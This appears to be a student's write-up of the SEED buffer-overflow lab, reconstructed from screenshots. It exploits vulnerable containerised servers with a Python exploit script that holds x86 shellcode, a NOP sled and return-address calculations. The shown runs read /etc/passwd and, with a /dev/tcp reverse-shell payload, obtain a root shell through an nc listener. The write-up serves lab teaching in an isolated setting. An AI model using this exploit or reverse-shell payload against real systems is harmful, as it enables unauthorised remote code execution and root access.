Attaching to server-4-10.9.0.8, server-1-10.9.0.5, server-3-10.9.0.
7, server-2-10.9.0.6
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd2e8
server-1-10.9.0.5 | Buffer's address inside bof():    0xffffd278
server-1-10.9.0.5 | ==== Returned Properly ====
```



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 19:34
seed@VM: ~/.../attack-code

```
[11/05/23]seed@VM:~/.../Labsetup$ ls
attack-code      docker-compose.yml  shellcode
bof-containers   server-code
[11/05/23]seed@VM:~/.../Labsetup$ cd attack-code
[11/05/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[11/05/23]seed@VM:~/.../attack-code$
```


We edit the exploit.py file such that it creates a badfile that we send as the payload to exploit the buffer vulnerability. We have the frame pointer aka ebp and the buffer address that will help us.

ADDRESS CALCULATION:

Return address = Ebp + 8


Where ebp = 0xffffd2e8, buffer address = 0xffffd278

Offset = ebp – bufferaddress + 4



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 20:02
seed@VM: ~/.../attack-code


```
[11/05/23]seed@VM:~/.../Labsetup$ ls
attack-code     docker-compose.yml  shellcode
bof-containers  server-code
[11/05/23]seed@VM:~/.../Labsetup$ cd attack-code
[11/05/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.5 9090
^C
[11/05/23]seed@VM:~/.../attack-code$ ls
brute-force.sh  exploit.py
[11/05/23]seed@VM:~/.../attack-code$ vi exploit.py
[11/05/23]seed@VM:~/.../attack-code$ ./exploit.py
[11/05/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[11/05/23]seed@VM:~/.../attack-code$ vi exploit.py
[11/05/23]seed@VM:~/.../attack-code$ 
```



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 20:05
seed@VM: ~/.../attack-code
"bof-containers" selected (containing 6 items)
Right Ctrl


```
   # You can delete/add spaces, if needed, to keep the position the
 same.
   # The * in this line serves as the position marker          *
   "/bin/ls -l; echo Hello 32; /bin/tail -n 4 /etc/passwd      *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd2e8 + 8    # Change this number
offset = 116              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
[11/05/23]seed@VM:~/.../attack-code$ 
```

Now we run the exploit.py file and check that we are successful. If exploit is correct, the command that I have inside the shellcode will be executed.



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 20:02
seed@VM: ~/.../Labsetup

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd2e8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd278
server-1-10.9.0.5 | total 716
server-1-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Nov  5 23:11 serv
er
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Nov  5 23:11 stac
k
server-1-10.9.0.5 | Hello 32
server-1-10.9.0.5 | gnats:x:41:41:Gnats Bug-Reporting System (admin
):/var/lib/gnats:/usr/sbin/nologin
server-1-10.9.0.5 | nobody:x:65534:65534:nobody:/nonexistent:/usr/s
bin/nologin
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologi
```


For reverse shell: we change the bash command as follows, after execution we can see that we have received root shell access on 10.9.0.5


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 20:18
seed@VM: ~/.../attack-code
"bof-containers" selected (containing 6 items)
Right Ctrl

```
shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5
b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x5
4"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xf
f"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command
.
   # You can even run multiple commands. When you change the string
,
   # make sure that the position of the * at the end doesn't change
.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the
 same.
   # The * in this line serves as the position marker         *
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

                                                  17,57          15%
```



```
[11/05/23]seed@VM:~/.../attack-code$
[11/05/23]seed@VM:~/.../attack-code$
[11/05/23]seed@VM:~/.../attack-code$ vi exploit.py
[11/05/23]seed@VM:~/.../attack-code$ ./exploit.py
[11/05/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```




SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 20:20
seed@VM: ~/.../attack-code
seed@V...

```
[11/05/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 37378
root@c9e690c4182e:/bof#
```


TASK3

For this we use the server 10.9.0.6, first we send a message to the server and it can be seen that this time we just have the buffer address provided and not the ebp. The offset will be avalue between 100 and 300.



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 20:39
seed@VM: ~/.../attack-code
seed@VM: ~...
seed@VM: ~/...

```
[11/05/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6
nc: missing port number
[11/05/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
[11/05/23]seed@VM:~/.../attack-code$
```




SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 20:40
seed@VM: ~/.../Labsetup
seed@VM: ~...
seed@VM: ~/...


```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd228
server-2-10.9.0.6 | ==== Returned Properly ====
```

For this we simply put :


Return address as Oxffffd228 + 308


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 21:14
seed@VM: ~/.../attack-code
seed@VM: ~...
seed@VM: ~/...
seed@VM: ~/...
seed@VM: ~/...
seed@VM: ~/...

```
[11/05/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6
nc: missing port number
[11/05/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
[11/05/23]seed@VM:~/.../attack-code$ vi exploit.py
[11/05/23]seed@VM:~/.../attack-code$ ./exploit.py
[11/05/23]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
^C
[11/05/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[11/05/23]seed@VM:~/.../attack-code$ vi exploit.py
[11/05/23]seed@VM:~/.../attack-code$ vi exploit.py
[11/05/23]seed@VM:~/.../attack-code$ ./exploit.py
[11/05/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
[11/05/23]seed@VM:~/.../attack-code$ vi exploit.py
[11/05/23]seed@VM:~/.../attack-code$ ./exploit.py
[11/05/23]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```

